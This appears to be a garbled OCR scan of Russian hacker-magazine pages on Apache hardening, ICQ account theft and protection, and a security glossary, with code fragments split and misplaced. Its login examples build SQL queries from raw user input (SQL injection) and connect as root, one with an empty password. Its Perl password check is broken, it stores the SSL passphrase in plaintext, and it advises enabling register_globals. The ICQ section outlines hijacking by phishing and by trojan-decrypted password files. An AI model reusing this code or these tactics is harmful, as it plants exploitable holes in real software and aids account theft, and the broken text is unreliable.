Во-первых, старайся выносить каждый виртуалхост (даже если он один) в отдельную вкладку. Нет, даже в отдельный файл. Назовем его, к примеру, vhosts.conf. Впиши в конце httpd.conf строку include conf/vhosts.conf и приступай к редактированию своего виртуального хоста.

УСТАНОВКА МОДУЛЕЙ

Я уже говорил, что ставить модули из rpm не рекомендуется. Чтобы установить их из исходников, тебе потребуется скомпилить Apache с конфигурационным флагом --enable-module=so. Теперь ты разрешил доставлять внешние модули. Далее ставь PHP с флагом --with-apxs=/path/to/apache/bin/apxs. Затем перезапусти Апач, и mod_php будет установлен.

С SSL все немного сложнее. Сперва установи сам OpenSSL, его ты можешь взять с **www.openssl.org**. Установка стандартная и состоит из трех команд (./configure, make, make install). Korga пакет установлен, сливай модуль (**http://ftp.cvut.cz/mod_ssl/source/mod_ssl-2.8.15-1.3.28.tar.gz**) и распаковывай. Чтобы привязать его к Апачу, используй подобные параметры конфигурации:

```
./configure --with-apache=../apache_1.3.28 --with-ssl=../openssl-0.9.6k --prefix=/usr/apache
```

Затем выполним make certificate. У тебя спросят пароль, который будет требоваться каждый раз при запуске Web-сервера. Не забудь его :). Заверши установку make install'ом и перезапуском httpd.

КОНФИГУРИМ И ОТТАЧИВАЕМ

■ После установки необходимых модулей нужно их грамотно отконфигурить. Начнем с mod_php. Этот язык программирования имеет свой конфиг php.ini. Парсить его я не буду, лишь скажу, что в инете ты можешь найти множество статей по настройке PHP.

Одна из важных переменных называется register_globals (по умолчанию отключена). Именно из-за нее все беды: все переполнения выполняются через внешние параметры. Ты, наверное, знаешь, что включение данной директивы ведет к автоматическому преобразованию всех опций скрипта в переменные php. В свежих версиях php довольно сложно переполнить буфер через подбор длины параметра, поэтому для удобства можно включить эту опцию.

Хорошая статья по настройке PHP была в журнале Хакер (02.2003) и называлась "Песнь о багах в PHP или админ в шкуре скрипт-кидди".

Напоследок, чтобы сервер понимал расширение php, добавь в httpd.conf строку AddType application/x-httpd-php .php .php3 .phps .phtml.

После запуска Apache, mod_ssl каждый раз просит пароль. Если старт происходит при загрузке сервера, вводить его интерактивно не представляется возможным. Решение проблемы и переход на автоматический старт лежит в httpd.conf. Добавляем в конфиг следующую строку:

SSLPassPhraseDialog exec:/usr/apache/bin/password.pl

А затем создадим скрипт password.pl со следующим содержанием:

```
#!/usr/bin/perl
print "passphrase\n";
```

где passphrase является паролем для запуска. Теперь Апач будет запускаться без помощи администратора.

Особое внимание обрати на разрешения (директива Options). Посуди сам, зачем тебе SSI, если ты их в принципе не используешь (зато хакеры используют ;)), или ты не хочешь светить названия файлов. А быть может, ты совсем злой, и желаешь прикрыть пользователям возможность юзать любые скрипты? Не проблема, просто выполни следующую конструкцию:

```
NameVirtualHost "www.host.net"
<VirtualHost www.host.net>
AllowOverride none
Options -ExecSSI -ExecCGI -Indexes
</VirtualHost>
```


Вот и все. Теперь ты в относительной безопасности. Для тех, кто не знает, директива AllowOverride показывает, можно ли изменять какие-либо директивы в отдельных каталогах сервера при помощи файлов .htaccess.

Если ты не администратор, а просто хостишься на сервере, можно настроить именно свой виртуалхост. Для этого создай в нужном каталоге файл .htaccess, где пропиши необходимые директивы. Изменения вступят в силу сразу же, для этого даже не надо релоадить httpd.

ПАРОЛЬ – НАДЕЖНОЕ СРЕДСТВО

■ Теперь представь, что ты хочешь ограничить доступ к определенному ресурсу. Неважно почему, просто захотелось и все. Реализовать это не просто, а очень просто. Нам понадобится помощь двух файлов: .htaccess и .htpasswd, а также одной программы под названием htpasswd.

Скрипт htpasswd находится в каталоге Apache/bin. Запусти его с параметрами -cb .htpasswd имя_пользователя. После запроса пароля ты получишь свежесозданный .htpasswd с парой login:пароль. Все это очень хорошо, но кодировать методом DES ненадежно, поэтому перекодируем пароль методом MD5, дописав параметр -m. И напоследок выполним команду:




Правильное оформление виртуальных хостов

chmod 400 .htpasswd, которая не даст хацкеру прочитать его ;).

Но и это еще не все. Теперь создаем .htaccess со следующим содержимым:

```
AuthType Basic
AuthName "Prohibited zone"
AuthUserFile "/web/hosting/html/.htpass-
wd"
require valid-user
```

Все в шоколаде, и при попытке зайти на сайт, сервер потребует пароль. Только после удачной авторизации Apache пропустит пользователя.



Версия сервера и название модулей

САМОПИСНЫЕ СКРИПТЫ

■ Теперь представим, что админ запрещает создавать свои .htaccess-файлы (такое тоже возможно). В этом случае можно написать свой cgi-скрипт, который будет проверять правильность пришедшего пароля. Вот кусок сценария, который реализует эту идею:

```
use CGI qw(:standard);
$pass=param('passwd');
open(DB,".htpasswd");
chomp($pass=<DB>);
close(DB);
if (crypt($pass,$passwd) eq $pass) {
  print "All ok\n";
} else {
  exit "Wrong password, sorry\n";
}
```

Фантазируй, и тебе улыбнется удача. Мой пример лишь верхушка айсберга возможностей, которые дает тебе Perl. Проблема может возникнуть, если хостер не дает использовать cgi-сценарии. В этом случае можешь написать авторизацию на JavaScript, прибавляя пароль к названию требуемого документа. Если все верно, сервер откроет нужный html, в противном случае пользователь получит 404 not found.

»

ДИНАМИЧЕСКИЕ КАРТИНКИ


■ Еще одним интересным способом защиты от взломов и брутфорсов является создание динамических изображений. Для этого придется использовать модуль gd.pm и требуемые зависимости (libjpeg, libpng, GD). Обычно на крупных хостингах все модули и библиотеки уже установлены. Тебе остается лишь использовать их на полную катушку ;). Вот самый простой скрипт, рисующий изображение с числом:

```
#!/usr/bin/perl

use GD;  ## Заюзаем графический модуль
$image = GD::IMAGE->new(50,50);  ## Создадим поле для квадратика
$black = $image->colorAllocate(0,0,0);
$white = $image->colorAllocate(255,255,255);  ## Инициализируем белый и черный цвета
$image->rectangle(0,0,50,50,$black);  ## Нарисуем квадратик
$image->fill(49,49,$black);  ## И зальем его черным цветом
$image->string(gdGiantFont,5,15,"31337",$white);  ## Напишем заветное число посередине фигуры
binmode STDOUT;  ## Установим бинарный режим
print "Content-type: image/jpeg\n\n";
print $image->jpeg;  ## И выведем картинку на экран
```

Скрипт несложен. Более того, это лишь часть сценария, который тебе следует написать ;). В идеале число должно быть рандомное, а также следует продумать алгоритм сравнения числа на картинке и цифр, введенных пользователем. Если все совпало - пропускать, иначе отшивать :). Вообще, этот метод полезно сочетать с обычной паролной авторизацией. Тогда никакой хакер не посягнет на твою территорию.

Настало время поговорить о том, как вообще организовывается защита. По большому счету, ты мало что сделал - само изображение без скрипта, выполняющего проверку, не дает ничего. Так как же написать такой чудесный сценарий?




Пишем свой GD-сценарий

ДВОЙНАЯ ЗАЩИТА

■ Если ты хочешь ограничить доступ к документу не только парольным, но и сетевым методом (по IP-адресу), используй директивы Allow и Deny. Таким образом, прибавив в конец .htaccess строки:

```
Order allow, deny
Allow from 192.168.0.1
Deny from all
```

ты добьешься того, что к документу получит доступ лишь клиент с адресом 192.168.0.1 и знающий пароль.



Защита с помощью динамических цифр

Во-первых, я не сказал, как сгенерировать случайное число. Это достигается функцией rand. Если ты не хочешь получить число с плавающей точкой, используй функцию int для последующего получения целой части от цифры. Итоговая команда будет следующей:

```
$number = int rand 31337;
```

Магический номер означает предел случайного числа. Диапазон кода колеблется от 0 до этого предела.

Картинка должна быть вставлена в logon-страницу, где запрашиваются логин и пароль на вход (или другие параметры). Ни в коем случае не делай поле hidden с номером на картинке - твоя защита будет бессмысленной, так как по этому полю в форме хакер быстро узнает код и напишет консольный брутфорс ;).

Разумнее будет создавать для каждой сессии свой MD5-код, который будет занесен в hidden. Прежде чем авторизовать пользователя, запишем в файл (название = коду MD5) персональный цифровой код, и уже затем будет производиться его сравнение с введенной цифрой.

Конечно, сгенерировать MD5 можно и консольной командой md5 -s строка, но разумнее будет использовать модуль Perl под названием Digest::MD5. Вот как выглядит простенький скрипт, который генерирует хеш по строке "time().$$" (текущее время в raw-формате, а также процесс скрипта). После создания уникального номера происходит его запись в файл.

```
#!/usr/bin/perl

use Digest::MD5;

$chrootdir="/home/user/nonweb-browseabledir/"; ## Каталог, который не будет виден через Web.
$salt=Digest::MD5->new;  ## Новый метод
```

ПРАКТИЧЕСКИЕ НАВЫКИ: PHP

■ Рассмотрим функцию скрипта на языке PHP, которая проверяет валидность переданных логина и пароля. Истинный аккаунт хранится в базе данных mySQL.

```
function auth($login,$password)
{
 $link = mysql_connect("localhost", "root", "") or die ("Could not connect");
 mysql_select_db ("Auth") or die ("Could not select database"); // Соединяемся с БД
 $authorized=0;
 if(isset($login)) {  // Если существует переменная $login
  $result = mysql_query("select * from admins where name='$login' and
  passwd='$password'");  // Делаем запрос
  if (mysql_numrows($result)) {
   $authorized=1;  // Если получаем достоверный ответ - авторизация прошла
  }
 }
 if ($authorized == 0) {
  echo "Access denied!";  // В противном случае - пароль неверный
  exit;
 }
}
```

ПРАКТИЧЕСКИЕ НАВЫКИ: PERL

■ Рассмотрим скрипт на языке Perl, который проверяет валидность переданных логина и пароля. Истинный аккаунт хранится в базе данных mySQL.

```
use DBI;

$mysql=DBI->connect("DBI:mysql:Auth:localhost",root,"passwd") || die "connect()";  # Соединимся с БД
$answer =  $mysql->prepare("select * from admins where name='$login' and
passwd='$password'");  # Делаем запрос
$mysql->disconnect;
unless ($answer) {
  exit print "Access denied\n";  # Если ответ не получен - завершаем работу скрипта
}
```

для MD5.
```
$string=time().$$;   ## Уникальная строка, по которой ведется шифрование.
$hash = $salt->add($string);  ## Формируем хеш.
$id=$hash->hexdigest;  ## Шифруем методом ASCII-HEX.
open(FILE,">$chrootdir$id") || die "Can't open file for write: $!\n";  ## Открываем файл для записи.
print FILE $number; ## number - Заранее сгенерированный номер, который будет виден на изображении.
close(FILE);  ## Закроем файл.
print "Content-type: text/html\n\n"; ## Выводим контент документа.
print "<HTML><FORM>.....\n"; ## Пишем произвольные данные для формы.
print "<input type=hidden name=hash value=$id>";  ## Заносим id в форму для последующей проверки.
```

После того как юзер передаст все данные скрипту (неважно каким методом), тебе необходимо, помимо сравнения логина и пароля, включить в свой код проверку правильности номера на картинке. В моем примере это реализуется открытием файла "$chrootdir$id" ($id пришло сценарию в качестве параметра), извлечь из документа номер и сравнить со вторым параметром формы (который ввел пользователь). После решения о допуске клиента в систему, удали файл, который недавно открывал. В противном случае у тебя в каталоге будет куча ненужного мусора.

СЕРТИФИКАТ – ТВОЙ ЛИЧНЫЙ БРОНЕЖИЛЕТ

■ Я уже говорил о полезности модуля mod_ssl. Он помогает обмениваться секретными сообщениями, которые невозможно расшифровать. А что же собой представляет этот алгоритм шифрования? Давай рассмотрим его на пальцах.

Допустим, мы имеем двух людей (не в прямом смысле :)). Например, Васю и Петю. Они общаются между собой, но не видят друг друга. Для надежности применяется метод SSL.


У Васи есть свой сертификат (аналог серверной стороны), который он должен предоставить Пете. Итак, Петя посылает стартовое сообщение, пусть это будет простой "привет".

В ответ на "привет" Вася выдает свой сертификат. Сертификат представляет собой электронный документ с особо важными полями: публичный ключ, имя субъекта, время истечения и т.д. и т.п. Петя получает этот документ, но до сих пор не знает, Вася ли на другой стороне (в мире так много жуликов ;)). Чтобы убедить Петра в подлинности, Василий передает еще два сообщения: первое пересылается открытым текстом, а второе шифруется личным (или, как его еще называют, приватным ключом). Приватный ключ находится только у Васи и держится в строжайшей тайне. Второе сообщение называется Message Digest, а сам процесс шифрования с использованием приватного ключика имеет название digital signature (цифровая подпись).

Не обращай внимания на сложные названия, важно понять сам принцип. Получив два сообщения, Петя расшифровывает второе с помощью уже публичного ключа (он берется из ранее выданного сертификата), а затем сравнивает первое сообщение с полученным. Их полная идентичность говорит о том, что на другой стороне находится именно Вася, а не хакер Адриан Ламо :).


Далее приватный ключ используется только для расшифровки, и происходит вот что: когда Петр пересылает следующее сообщение (зашифрованное публичным ключиком), Василий юзает приватный ключ, а свою очередную мессагу криптует уже с помощью мессаги, ранее пришедшей от Петра. Поскольку Петя знает истинный вид сообщения (и Вася знает, поскольку владеет приватным ключом), то оба собеседника ведут синхронную криптованную беседу. И как ни странно, понимают друг друга :).

Еще одной проблемой является пересылка сообщения. Где-то посередине пути может встретиться злобный хакер, перехватывающий и заменяющий мессаги. Чтобы этого избежать, вводится понятие Message Authentication Code (MAC). Этот алгоритм защищает все пакеты от умышленного изменения (встраивается на представительском уровне). Он реализуется, как правило, MD5-кодированием.



Обмен данными посредством SSL

Понял? Замечательно! Не понял, перечитай еще раз :), я все объяснил действительно на пальцах. Остается последний вопрос: откуда вообще взялись сертификаты? Этим занимаются специальные организации (третье лицо), которым можно доверять. Стать такой фирмой непросто, придется иметь дело с законом. А те, кому это удалось, подписывают каждый сертификат своей электронной подписью. Такие организации называются Certificate authority (CA). Найти список известных CA можно во вкладке "безопасность" твоего браузера.


Установка нового SSL-сертификата

АБСОЛЮТНОЙ БЕЗОПАСНОСТИ НЕ СУЩЕСТВУЕТ

■ Тем не менее, это так. Поэтому, даже если ты написал могучие скрипты с динамическими изображениями, поставил себе SSL, грамотно настроил httpd, тебя все равно могут поиметь. Чтобы этого не случилось, регулярно следи за системой, самим сервером и заглядывай в системные журналы. Как показывает практика, истина где-то в логах ;).

Xameleon (m-eugeniy@mail.ru), www.scootera.net

ОБНАЖАЯ АСЮ

СЕКРЕТЫ ПРИРУЧЕНИЯ И ЗАЩИТЫ

В последнее время очень частым явлением стал угон ICQ-номеров. Чтобы узнать, как обезопасить свою любимую асю от рук грабителей и враждебных посягательств, а также другую любопытную инфу, читай это руководство грамотного асевода.

КАК УГОНЯЮТ?

Часто асю воруют с помощью Primary mail (Первичного адреса, то есть электронного адреса, который был зарегистрирован вместе с номером аськи). Этот адрес не изменяется в течение всей жизни номера ICQ, сколько бы ты ни менял информацию и пароль. Даже при смене электронной почты в информации ICQ этот адрес не изменяется. Он остается записанным на сервере. Сменить первичный электронный адрес невозможно.

Так что если тебе дорог твой номер ICQ, следи за тем, чтобы Primary mail всегда находился у тебя.

Если ты по случайности забыл пароль, то он будет выслан на этот адрес. Но если ты каким-то образом потерял этот почтовый ящик, то можешь ожидать, что ася перестанет быть твоей. Кстати, если у тебя уже нет этого адреса, восстанови его. Иначе рано или поздно с уином придется расстаться.

Primary mail - это своеобразный паспорт на твою ICQ.

Угоняют в основном шестизнаки, а также номера с привлекательным набором цифр.

ПОДБОР ПАРОЛЕЙ

Кто-то подбирает пароль к ICQ вручную. Еще можно нанять гадалку, и она за определенную сумму нагадает пароль к аське. Вообще, если честно, это долгое и утомительное занятие, но если очень хочется, то можно и горы свернуть. К тому же не всегда владелец заветного номера парится над придумыванием этого самого пароля. Иногда паролем делают свое имя либо какое-то слово, часто встречающееся в повседневной жизни, а иногда таким же, как и nick name в ICQ.

Можно еще подобрать пароль ко всем электронным адресам, прописанным в ICQ, или написать пользователю от имени администратора почтового сервера либо от сервера ICQ, с просьбой выслать пароль. Только надо придумать причину поправдоподобнее, но не особо надейся на ответ.


Есть еще один способ, правда, не у каждого это получится сделать. Если получить доступ к жесткому диску пользователя аськи, найти на нем файл "номер аськи.dat" и расшифровать, то можно получить оттуда пароль. Вообще, все это можно сделать с помощью трояна. Но эти мучения могут оказаться напрасными, если у владельца номера остался Primary mail. Если даже не остался, но и у тебя его тоже нет, то владелец номера может зарегистрировать электронный адрес заново либо, если адрес кем-то уже занят, попросить того человека помочь вернуть аську. По большому счету мало шансов, что этот способ угона сработает.

УГНАЛИ...

Зачастую воруют красивые номера. Хотя, в принципе, таким номером может стать любой. Допустим, у кого-то день рождения 15 апреля 1966 года. Ему захочется иметь номер 15041966 или 1541966. Или чтобы номер телефона совпадал с номером аськи. Нас везде окружают цифры. И чтобы не париться с запоминанием новых, проще "достать" уже имеющийся в памяти.

Иногда номера крадут, чтобы потом их продать, но, как правило, это шестизначные легко запоминающиеся номера. У большинства любителей ICQ номера длиннее семи знаков, и не очень хорошо запоминающиеся.

Если же угон состоялся, то вернуть аську можно через первичный электронный адрес. Вот если у тебя его уже нет, будет сложно что-либо сделать. Хотя можно попробовать перекрасть номер. И еще один вариант. Можно попробовать предложить "похитителю" денег, чтобы он вернул тебе твой бывший номер.



Настройка прокси в миранде

Кстати, вместе с номером надо просить и первичный электронный адрес. Иначе через какое-то время ты можешь снова потерять номер аськи. Но, на мой взгляд, лучше завести новый. Пусть не такой хороший, но все-таки. Ведь человек, укравший номер, уже будет знать, что тебе этот номер нужен, и, возможно, захочет снова украсть его с целью выкупа.

Подводя итог, могу сказать, что лучше всего, когда у тебя имеется под рукой первичный адрес, и на компе стоит файрвол. Еще желательно никому не сообщать свой пароль. На сервере его и так знают, а понадобиться он может только злоумышленникам либо любителям легкой наживы (что по большому счету одно и то же).

ICQ ПОД PROXY

А теперь рассмотрим особо хитрые режимы работы аськи. Некоторые пользователи, установив аську, не могут понять, почему она у них не пашет. Это может происходить, если провайдер требует обязательного использования прокси-сервера (либо по какой-то другой причине перекрыли порт, по

S O F T

СОФТИНЫ ДЛЯ ICQ

http://ifud.ru/dfm/DFMa.exe - программа, которая может показать, в онлайне человек или нет. И еще его IP. Правда, не во всех случаях работает корректно. UIN и пароль лучше вводить новый. То есть зарегистрировать еще один номер аськи и вводить эти данные. **http://download.asechka.ru** - здесь ты еще найдешь кучу вкусностей для своей любимой ICQ.

которому работает ася). Как же настроить асю для работы через прокси-сервер? Очень просто. Запускаешь асю, внизу слева на главной панели есть кнопочка "ICQ".

Нажимаешь на нее и выбираешь: Preferences. Появится окошко, в котором надо выбрать в меню слева вкладку Connections. Далее вкладка Server -> Proxy Settings. Ставишь галку Using Firewall -> Using proxy и выбираешь в выпадающем меню тип своего прокси.

После выбора прокси переходи на вкладку Firewall. Здесь задаем IP-адрес и порт, через который будет происходить соединение.

Если ты собираешься использовать не один тип прокси, то можешь сразу задать IP-адрес и порт для всех нужных типов прокси. А потом во вкладке Server просто переключаться между ними. После произведения всех настоек необходимо перезапустить асю.

ПЛАГИНЫ И УТИЛИТЫ ДЛЯ ICQ

Для ICQ имеются плагины и утилиты, с помощью которых можно увидеть IP-адрес собеседника (ищи в гугле «ip2uin» и «uin2ip»), добавить пользователя без авторизации либо проверить онлайн статус юзверя (некоторые плагины показывают, находится пользователь в режиме невидимости или его нет в аське).

MIRANDA

Несколько слов надо сказать о полезнейшей альтернативной софтине - Miranda IM (www.miranda-im.org). Это универсальный мессенджер, в котором посредством соответствующего плагина можно трепаться практически в любой сети: ICQ, AIM, Jabber, IRC и т.д. То есть, к примеру, у тебя имеется регистрация в ICQ и IRC. Ты можешь внести данные обоих серверов и общаться там и там одновременно. Кроме того, программа эта - бесплатная и open source!

Но миранда так же уязвима к краже пароля. Пароль обычно хранится в ее профиле, так же как и у аси. И когда миранда запущена, пароль в любом случае будет там. С помощью трояна можно расшифровать dat-файл и получить пароль к номеру. Еще, если работу миранды завершить некорректно, пароль останется в памяти, и его опять же можно будет украсть с помощью трояна. Поэтому в любом случае самым надежным способом защиты является файрвол.

ВЫБОР

Есть еще много клонов ICQ, поддерживающих и другие протоколы. Но все они довольно похожи, и здесь мы не будем их подробно рассматривать. Что же выбрать для трепа? :) Если ничего, кроме основных возможностей ICQ, тебе не нужно, ставь ICQLite. Если не смущает некоторая тяжеловесность и неповоротливость :) клиента и нужны дополнительные фишки, вроде голосового общения, пользуйся ICQ Pro. Мы же выбираем миранду! Потому что это open source клиент, поддерживающий кучу протоколов, позволяющий добавлять контакты без авторизации, обладающий возможностью безопасного общения посредством плагинов, с помощью которых, кстати, его внешний вид и функциональность могут быть как угодно изменены!

Надеюсь, теперь ты сможешь защитить свою "онлайн-болталочку" и в случае необходимости отомстить обидчику, благо у тебя для этого есть достаточно информации.


ПЛАГИНЫ К MIRANDA

Для более удобной работы с мирандой можно использовать следующие плагины:

http://miranda-im.org/download/details.php?action=viewfile&id=663 (ContactVisibility 0.1) - дает возможность ставить для каждого человека в отдельности (из контакт-листа) режим Online либо Offline. Иногда это удобно, когда, например, не хочешь с кем-то разговаривать.


http://miranda-im.org/download/details.php?action=viewfile&id=788 (SpamBlock+ 0.0.0.9) - позволяет блокировать спам-сообщения. Если это сообщение приходит от кого-то из контакт-листа, то сообщение просто не выводится на экран. Но в историю добавляется. Фильтруемые сообщения можно добавить в файл spam.txt (его надо копировать вместе с плагином).

http://miranda-im.org/download/details.php?action=viewfile&id=411 (SecureIM 1.0.4.4c) - делает безопасным разговор между двумя пользователями, шифруя сообщения (как текстовые, так и другого типа) с помощью алгоритма Blowfish. Для обмена ключами (случайно генерятся перед каждой сессией) используется алгоритм Диффи-Хелмана. Не забудь, что твой собеседник должен присутствовать в контакт-листе, и у него тоже должен быть установлен этот плагин! После инсталляции плагина по умолчанию включается безопасный режим. Чтобы это изменить, можно зайти в Options -> SecureIM и там, кликнув правой кнопкой по нику, задать его статус.



"Секьюрный" плагин

Чтобы установить плагин в миранду, достаточно просто скопировать его в папку Plugins. Эта папка находится в папке с мирандой. Если она уже запущена, то закрой ее, а потом заново запусти. Чтобы произвести настройки плагина (если они имеются), надо зайти в Options. Там будет ветка Plugins. Если плагин скопирован в нужную папку, то в этой ветке должны отобразиться запущенные плагины. Кликни мышкой на названии, чтобы отобразились его настройки.



Еще одна красавица

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ГЛОССАРИЙ

ПОЗНАЕМ НЕПОЗНАННОЕ

В мире так много непонятного... Давай хотя бы чуть-чуть рассеем этот мрак незнания лучом всепоглощающего любопытства :). А если серьезно, то прочитай, чтобы не плавать в терминах, которые ты встретишь в статьях.


VPN (Virtual Private Network) - виртуальная частная сеть. Технология VPN позволяет подключать удаленных пользователей к локальной сети по защищенным каналам связи, через общедоступные сети (например, интернет). Такая сеть нужна в первую очередь сотрудникам больших компаний, которые, находясь в разъездах, нуждаются в доступе к локальной сети. Во-вторых, люди, находящиеся в офисе одного предприятия, также могут подцепиться через VPN к ресурсам другого офиса. И, наконец, благодаря защищенности, подобные сети широко применяются у многих провайдеров интернета.

GRE Tunnel (Generic Routing Encapsulation) - протокол, на котором работает VPN-соединение. Принцип технологии: "точка-точка". При подключении к PPTP-серверу пользователь аутентифицируется по протоколам PAP, CHAP или MS-CHAP. Передаваемые пакеты инкапсулируются в пакеты GRE/PPTP. Для шифрования пакетов используется нестандартный протокол от Microsoft Point-to-Point Encryption с 40 или 128-битным ключом, получаемым в момент установки соединения.

BNC - прокси-сервер, ориентированный для IRC. Самый популярный из баунсеров - PsyBNC. Понимает виртуальные хосты, умеет шифроваться и мутить туннели через SSL. Прост в установке и юзании.

IRC-червь - сценарий для IRC-клиента (чаще всего для mIRC), выполняющий вредные функции и способный саморазмножаться. Например, при заходе пользователя в IRC, скрипт активизируется и предлагает юзеру активировать себя под каким-либо предлогом. И так далее.

Proxy-сервер (прокси, прокся) - программное обеспечение, устанавливаемое, как правило, на сервере и предоставляющее услуги некоторого представителя. Например, тебе хочется посетить пагу в инете, но в лом светить свой адрес. Если ты используешь прокси, твой родной адрес подменится серверным (на котором установлен Proxy). Прокси может использоваться в локальной сети, в которой арендован лишь один глобальный IP-адрес, чтобы снабдить всех юзеров драгоценным интернетом.



Прозрачный proxy - прокси-сервер, про который юзеры не знают, но используют. Часто устанавливается админами для кэширования и экономии своего трафика. Организовать прозрачность можно с помощью файрвола, на лету перебрасывая пакеты с портов 21 и 80 на squid (или другим программным обеспечением).

Анонимный proxy - проксик, который скрывает IP-адрес клиента и не выдает его ни при каких обстоятельствах. Незаменим при хакерских махинациях. Правда, если спецслужбы попросят засветить логи сервера, админ их все равно покажет, и злоумышленника не спасет даже анонимность :).


VoIP (IP-телефония) - технология передачи голоса по IP-сетям, в частности, по TCP/IP'шному интернету. Хоть и дорогая в организации для провайдера, но очень выгодная по цене минуты для пользователя при междугородних и международных вызовах (экономия на 80% по сравнению с ТфОП). VoIP основана на преобразовании сигнала в цифру, сжатии и передаче его через сеть до конечного узла. На узле происходит обратное (ЦАП) преобразование.

Протокол G.XXX - протокол, служащий для преобразования речевого сигнала в цифровой (оцифровки). Для такой модификации существует 7 различных стандартов. G.711 - предусматривает передачу со скоростью 64 Кбит/с, G.729 и G.729A - сжимают речь на

Content:
94 Глоссарий
Познаем непознанное
96 Специальное чтиво
Обзор книг по компьютерной безопасности
98 Прикройся!
Обзор персональных firewall'ов
102 Интервью с ЗАРАЗА
Разговор за жизнь со спецом в области IT-security
106 WEB
